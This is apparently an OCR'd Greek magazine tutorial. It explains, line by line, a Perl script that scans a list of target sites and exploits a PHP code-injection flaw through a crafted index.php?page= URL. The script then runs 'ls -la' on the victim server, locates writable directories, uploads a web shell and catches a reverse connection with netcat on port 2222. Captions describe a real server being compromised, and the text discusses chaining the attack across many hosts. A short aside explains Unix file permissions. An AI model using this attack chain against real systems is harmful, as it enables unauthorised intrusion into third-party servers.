
Στη γραμμή 23, λοιπόν, ελέγχεται το αν η κλήση ήταν επιτυχής. Αν ήταν, εκτελείται το μπλοκ κώδικα που ξεκινά στη γραμμή 24. Έτσι, τα header της κλήσης καταχωρούνται στη μεταβλητή $headers και στην επόμενη γραμμή ξεκινά μια νέα πρόταση if. Αυτή τη φορά γίνεται έλεγχος του αν η μεταβλητή $headers περιέχει τη συμβολοσειρά «Set-Cookie: (.*); path=/». Σε αυτή τη συμβολοσειρά, το «(.*)» αποτελεί το ζητούμενό μας, καθώς περιέχει το session ID. Αν η έκφραση είναι αληθής, τότε στη γραμμή 26 καταχωρείται το session ID στη μεταβλητή $session_id. Στις γραμμές 27-28 εκτυπώνεται στην οθόνη το session ID και στη γραμμή 39 το πρόγραμμα περνάει στην υπορουτίνα check.

Αν η πρόταση if στην γραμμή 25 επιστρέψει false, η συμβολοσειρά που αναζητάμε δεν βρέθηκε και το πρόγραμμα εκτελεί το μπλοκ κώδικα των γραμμών 30 και 31. Έτσι, εκτυπώνει το αντίστοιχο μήνυμα και το πρόγραμμα περνάει στον επόμενο υποψήφιο στόχο του πίνακα @list (αυτό γίνεται με την εντολή next). Το ίδιο συμβαίνει και στην περίπτωση που η πρόταση if της γραμμής 23 επιστρέψει false. Αυτό θα σημαίνει ότι η αίτηση που έκανε ο browser προς το στόχο δεν ήταν επιτυχής. Σε αυτή την περίπτωση εκτελείται το μπλοκ στις γραμμές 34 και 35, ενώ στη συνέχεια το πρόγραμμα περνάει στον επόμενο υποψήφιο στόχο (και πάλι μέσω της next).

Με την ευκαιρία, να πούμε ότι η εντολή next τερματίζει την τρέχουσα επανάληψη ενός βρόχου και ξεκινά την επόμενη. Στην περίπτωσή μας το πρόγραμμα επιστρέφει στην αρχή του βρόχου foreach (γραμμή 13) και τον επαναλαμβάνει, αφού όμως δώσει στη μεταβλητή $host την επόμενη τιμή.

Γραμμές 39-57. Εδώ βρίσκεται η υπορουτίνα check. Δουλεία της είναι να ελέγχει το αν θα εκτελεστεί η συνάρτηση phpinfo στο στόχο. Στη γραμμή 41 καταχωρούμε στη μεταβλητή $vuln_path το URL που θα καλέσουμε. Στη 42 επιβάλουμε μια καθυστέρηση 1 δευτερόλεπτου, πριν το πρόγραμμα πραγματοποιήσει την επόμενη αίτηση. Έπειτα, στη γραμμή 44, γίνεται ένωση των τιμών των μεταβλητών $host και $vuln_path με τον τελεστή συνένωσης (μια τελεία). Κατόπιν ξεκινάει μια νέα κλήση προς τον server, η οποία πλέον περιέχει και το session ID. Η κλήση που πραγματοποιείται είναι της μορφής:

```
http://site.com/index.php?page=xek();function PHPST_PAGENAME_
XEK(){phpinfo();}
```



Το προγραμματάκι μας σε δράση. Μόλις το τρέξαμε κι ο πρώτος κιόλας server που αναφέρεται στο αρχείο με τους στόχους (site.txt) είναι ευάλωτος. Το πρόγραμμά μας εντόπισε όλους τους καταλόγους στους οποίους έχουμε δικαίωμα εγγραφής και ανέβασε το shell με επιτυχία!

Το αποτέλεσμα καταχωρείται στη μεταβλητή $response. Στη γραμμή 45 ελέγχεται αν η κλήση ήταν επιτυχής. Σε περίπτωση που δεν ήταν, εκτελείται το μπλοκ κώδικα στις γραμμές 54-55. Αν πάλι η κλήση ήταν επιτυχής, στη γραμμή 46 γίνεται ένας νέος έλεγχος if: Ελέγχεται αν η απάντηση από τον server περιέχει την ακόλουθη συμβολοσειρά:

```
<title>phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFO
LLOW,NOARCHIVE" /></head>
```

Εφόσον επιστρέψει αληθές, τότε η συνάρτηση phpinfo εκτελέστηκε με επιτυχία στον server και το πρόγραμμα εκτυπώνει στο τερματικό το μήνυμα της γραμμής 47. Έπειτα περνάει στην υπορουτίνα check_dirs. Σε περίπτωση που ο έλεγχος της γραμμής 46 επιστρέψει false, εκτελείται το μπλοκ στις γραμμές 50-51.

Γραμμές 59-73: Αυτή η υπορουτίνα προσπαθεί να εκτελέσει στον server την εντολή ls -la, μέσω της συνάρτησης system. Φυσικά, αν πρόκειται για Windows server ή αν η εκτέλεση της συνάρτησης είναι απαγορευμένη (πολύ πιθανό για λόγους ασφάλειας), η εντολή δεν θα εκτελεστεί.

Στη γραμμή 61 ορίζουμε τη μεταβλητή $dir_command. Η μεταβλητή αυτή, μεταξύ άλλων, περιέχει την εντολή «ls -la» σε μορφή κωδικών ASCII. Στη γραμμή 64 το προγραμματάκι μας προσπαθεί να εκτελέσει την εντολή στο στόχο. Γίνεται μια νέα κλήση προς το server, αποδίδοντας και πάλι το αποτέλεσμα στη μεταβλητή $response. Η τιμή της $response ελέγχεται στη γραμμή 65. Αν η κλήση ολοκληρώθηκε με επιτυχία, ανοίγει το αρχείο results.txt για εγράφη (χρησιμοποιούμε το filehandle SOURCEFILE). Εδώ να τονίσουμε ότι αν δεν υπάρχει το αρχείο results.txt, τότε δημιουργείται αυτόματα στον τρέχοντα κατάλογο. Στη γραμμή 67, τα περιεχόμενα της $response, δηλαδή η απόκριση του server μετά την τελευταία κλήση, αντιγράφονται στο αρχείο results.txt μέσω της print. Στη γραμμή 68 κλείνει το αρχείο με το filehandle SOURCEFILE και το πρόγραμμα περνάει στην υπορουτίνα directories (γραμμή 69).

Κάπου εδώ πιστεύουμε πως έχετε αρχίσει να καταλαβαίνετε τη λογική του προγράμματος -- αλλά και της Perl γενικότερα. Έτσι, θα κάνουμε ένα σύντομο διάλειμμα από την ανάλυση του προγράμματος και θα πούμε δυο λόγια για τα δικαιώματα (permissions) των αρχείων στα συστήματα Unix/Linux.

Δικαιώματα αρχείων

Όταν εκτελούμε την εντολή ls -la σε ένα σύστημα Unix/Linux, παίρνουμε κάποιες πληροφορίες σχετικά με τα αρχεία του τρέχοντος καταλόγου. Η εκτέλεση της εντολής επιστρέφει γραμμές σαν την ακόλουθη:

```
drwxrwxrwx 1 Giannis Giannis 3000 10/01/11 music
```

Παρατηρούμε πως η πρώτη στήλη περιέχει 10 χαρακτήρες. Όταν η γραμμή αναφέρεται σε κάποιον κατάλογο, ο πρώτος χαρακτήρας είναι το «d». Αν όμως πρόκειται για κάποιο απλό αρχείο, ο πρώτος χαρακτήρας είναι μια παύλα («-»). Οι επόμενοι 3 χαρακτήρες δηλώνουν τα δικαιώματα του ιδιοκτήτη του καταλόγου (ή του αρχείου), το όνομα του οποίου εμφανίζεται στην τρίτη στήλη. Τα πιθανά δικαιώματα είναι η ανάγνωση που συμβολίζεται με το γράμμα «r», η εγγραφή που συμβολίζεται με το γράμμα «w» και η εκτέλεση που συμβολίζεται με το γράμμα «x». Εάν κάποιο από αυτά τα δικαιώματα *δεν* παρέχεται, στη θέση του αντίστοιχου χαρακτήρα εμφανίζεται πάλι μια παύλα («-»). Επίσης, τα δικαιώματα αναφέρονται πάντα με τη σειρά που τα αναφέραμε κι εμείς. Έτσι, όταν για παράδειγμα ο ιδιοκτήτης έχει πλήρη δικαιώματα, οι τρεις χαρακτήρες που εξετάζουμε θα είναι οι «rwx». Η επόμενη τριάδα χαρακτήρων δείχνει τα δικαιώματα των χρηστών που ανήκουν στο ίδιο user group (το όνομα του group εμφανίζεται στη στήλη 4). Η τελευταία τριάδα χαρακτήρων δείχνει τα δικαιώματα όλων των υπολοίπων χρηστών του συστήματος…

Η στήλη 2 εμφανίζει συνήθως τον αριθμό 1, αν πρόκειται για κάποιο αρχείο ή τον αριθμό των υποκαταλόγων, αν πρόκειται για κάποιον κατάλογο.


Η στήλη 5 δείχνει το μέγεθος σε byte, ενώ η στήλη 6 την ημερομηνία της δημιουργίας ή της τελευταίας τροποποίησης του αρχείου. Τέλος, η στήλη 7 δείχνει το όνομα του αρχείου.

Στηλη 1	Στηλη 2	Στηλη 3	Στηλη 4	Στηλη 5	Στηλη 6	Στηλη 7
drwxrwxrwx	1	Giannis	Giannis	3000	10/01/11	music

Και μετά από αυτό το σύντομο, δροσιστικό διάλειμμα, επιστρέφουμε στην ανάλυση του κώδικα :D

Γραμμές 75-92. Σκοπός αυτής της υπορουτίνας είναι να ελέγξει αν η εντολή ls -la εκτελέστηκε με επιτυχία στον server. Αυτό το κάνει ψάχνοντας στο αρχείο results.txt για καταλόγους, στους οποίους να μπορούμε να γράψουμε. Όπως είπαμε και πριν, το αρχείο results.txt περιέχει την απόκριση του server. Στη γραμμή 76 ανοίγει εκ νέου το αρχείο results.txt, για ανάγνωση αυτή τη φορά. Το όνομα του filehandle είναι και πάλι το SOURCEFILE. Στη γραμμή 77 γίνεται αναζήτηση στο SOURCEFILE, με τη βοήθεια της grep. Αυτή τη φορά ψάχνουμε για τις συμβολοσειρές «drwxr- xrx», «-r--r--r--», «-rw-r--r--», «drwxrwxrwx» και «-rw-r--r--». Αν βρεθεί κάποια εξ αυτών, η grep θα επιστρέψει ολόκληρη τη σχετική γραμμή του πίνακα @dirs. Στη γραμμή 79 ελέγχεται αν ο πινάκας @dirs είναι κενός ή όχι. Εφόσον *έχει* στοιχεία, η εντολή ls -la εκτελέστηκε με επιτυχία και το πρόγραμμα τυπώνει στην οθόνη τα μηνύματα των γραμμών 80 και 81.

Στη γραμμή 82 γίνεται και πάλι μια αναζήτηση για τις συμβολοσειρές «drwxr-xr-x» και «drwxrwxrwx», εντός του πίνακα @dirs. Αν βρεθούν στοιχειά που συμφωνούν, τοποθετούνται στον πίνακα @writable_dirs.



Αφού ανέβηκε το shell στον server, το πρόγραμμά μας ξεκίνησε το netcat και στη συνέχεια εκτέλεσε και το shell. Έτσι, στο μικρό τερματικό που εμφανίζεται στα δεξιά της εικόνας φαίνεται το κέλυφος και η σύνδεσή μας στη γραμμή εντολών του server.

Στην επόμενη γραμμή (83) γίνεται έλεγχος του αν ο πίνακας @writable_dirs είναι κενός ή όχι. Αν *περιέχει* στοιχεία, εκτυπώνονται στην οθόνη κι ο έλεγχος του προγράμματος μεταφέρεται στην υπορουτίνα ascii_codes. Αν πράγματι υπάρχουν στοιχειά στον @writable_dirs, το μονό σίγουρο είναι πως η επόμενη κλήση που θα κάνει το πρόγραμμα προς τον στόχο *δεν* θα είναι και τόσο αθώα ;)

Γραμμές 94-109. Στη γραμμή 95 το πρόγραμμα ζητάει να εισαγάγουμε τον κατάλογο όπου θ' «ανέβει» το shell. Ο κατάλογος που θα δώσουμε αποθηκεύεται στη μεταβλητή $folder_name. Το ίδιο γίνεται και στη γραμμή 97, όπου πρέπει να εισαγάγουμε το όνομα που θα αποκτήσει το shell, όταν καταλήξει στο στόχο. Για τελευταία φορά, το πρόγραμμα ζητάει να δώσουμε το URL όπου βρίσκεται το shell και περιμένει να ...αναλάβει δράση!

Στη γραμμή 101 ορίζεται μια νέα μεταβλητή, η $string, η οποία στην ουσία περιέχει την επόμενη εντολή που θα εκτελεστεί στον server. Μόλις εκτελεστεί, το shell θα μεταφερθεί στον κατάλογο που καθορίσαμε προηγουμένως. Στη γραμμή 102 δημιουργείται ένας νέος, κενός πινάκας, με τ' όνομα @text. Στην επόμενη γραμμή ξεκινάει ένας βρόχος foreach, στον οποίο κάθε χαρακτήρας μέσα στη μεταβλητή $string καταχωρείται στη μεταβλητή $char, μετατρέπεται σε ASCII code και στο τέλος τυπώνεται στον πίνακα @text. Στην γραμμή 106, τα στοιχειά του @text ενώνονται μεταξύ τους με τον τελεστή τελεία και καταχωρούνται στη μεταβλητή $command. Ακολούθως (γραμμή 107), προσθέτουμε στο τέλος της $command την κατάληξη «).die();} «. Μετά από όλα αυτά, το πρόγραμμα καλεί την υπορουτίνα shell...

Γραμμές 111-141. Στη γραμμή 113 καταχωρείται στη μεταβλητή $path το 2ο τμήμα του URL, το οποίο θα καλέσει το πρόγραμμα μας. Το 1ο τμήμα είναι φυσικά η μεταβλητή $host (ο στόχος μας), ενώ το 3ο αποτελεί η μεταβλητή $command, στην οποία περιέχεται η προς εκτέλεση εντολή.


Στη γραμμή 115 οι τρεις μεταβλητές που είδαμε παραπάνω σχηματίζουν μια νέα συμβολοσειρά. Πρόκειται για το επόμενο URL που θα καλέσει το πρόγραμμά μας. Το αποτέλεσμα της κλήσης θα αποθηκευτεί στη μεταβλητή $response (κλασσικά). Αν η κλήση του URL ήταν επιτυχής, αποστέλλεται ένα νέο αίτημα (γραμμή 120) της ακόλουθης μορφής:

```
http://στόχος/ο_κατάλογος_που_εισαγαμε/το_ονομα_shell
```

Με αυτό το αίτημα καλούμε το shell. Σε αυτό το στάδιο πραγματοποιούμε μόνο μια απλή δοκιμή και θέλουμε να διαπιστώσουμε μόνο το αν ανέβηκε στον server ή όχι. Συγκεκριμένα, αυτός ο έλεγχος πραγματοποιείται στη γραμμή 122, όπου ελέγχεται αν η απάντηση από τον server περιέχει τη συμβολοσειρά «WARNING: Failed to daemonise. This is quite common and not fatal.» Αυτή η συμβολοσειρά εμφανίζεται όταν τρέχουμε το *δικό* μας shell κι αποτυγχάνει να συνδεθεί. Εάν εσείς χρησιμοποιείτε κάποιο shell το οποίο εμφανίζει διαφορετικά μηνύματα, θα πρέπει να τροποποιήσετε τη γραμμή 122 ώστε να ψάχνει γι' αυτά!

Εάν ο έλεγχος στη γραμμή 122 επιστρέψει true, εμφανίζεται ένα μήνυμα που μας ειδοποιεί ότι το shell έχει μεταφερθεί στον server με επιτυχία. Στη γραμμή 124 το πρόγραμμα ανοίγει ένα παράθυρο τερματικού στο μηχάνημά μας, μέσω της συνάρτησης system. Σε αυτό το τερματικό εκτελείται το netcat και περιμένει σύνδεση στο port 2222. Παρατηρείστε το σύμβολο «&», που βρίσκεται μετά το port number και λίγο πριν το τέλος της γραμμής 124. Το σύμβολο αυτό υποχρεώνει το κέλυφος του Linux να

εκκινήσει τη διεργασία στο παρασκήνιο. Αυτό σημαίνει πως η συνάρτηση system εκτελείται κι επιστρέφει τον έλεγχο στην Perl. Η διεργασία (netcat), πάντως, συνεχίζει να εκτελείται κανονικά. Εδώ χρειάζεται λίγη προσοχή: Το netcat έχει εκτελεστεί από το πρόγραμμά μας και περιμένει σύνδεση στο port 2222. Όταν το πρόγραμμα περάσει στον επόμενο στόχο, εφόσον είναι κι αυτός ευάλωτος, το πρόγραμμα θα ανεβάσει και σε αυτόν το shell και θα προσπαθήσει να τρέξει και πάλι το netcat. Σε αυτό ακριβώς το στάδιο, αν εμείς δεν έχουμε τερματίσει το netcat που ξεκίνησε για τον προηγούμενο στόχο, το πρόγραμμά μας θα αποτύχει και θα εμφανιστεί το μήνυμα «address already in use» (το port 2222 χρησιμοποιείται ήδη). Το σκεπτικό μας κατά τη δημιουργία του προγράμματος ήταν ότι θα κάνουμε σε κάθε server οτιδήποτε θέλουμε και στη συνέχεια, εφόσον τερματίζουμε τη σύνδεση και πραγματοποιούμε έξοδο, θα περνάμε στον επόμενο. Θα μπορούσαμε βεβαίως να εκτελούμε πολλαπλά στιγμιότυπα του netcat, ώστε να συνδεόμαστε σε όλους τους ευάλωτους



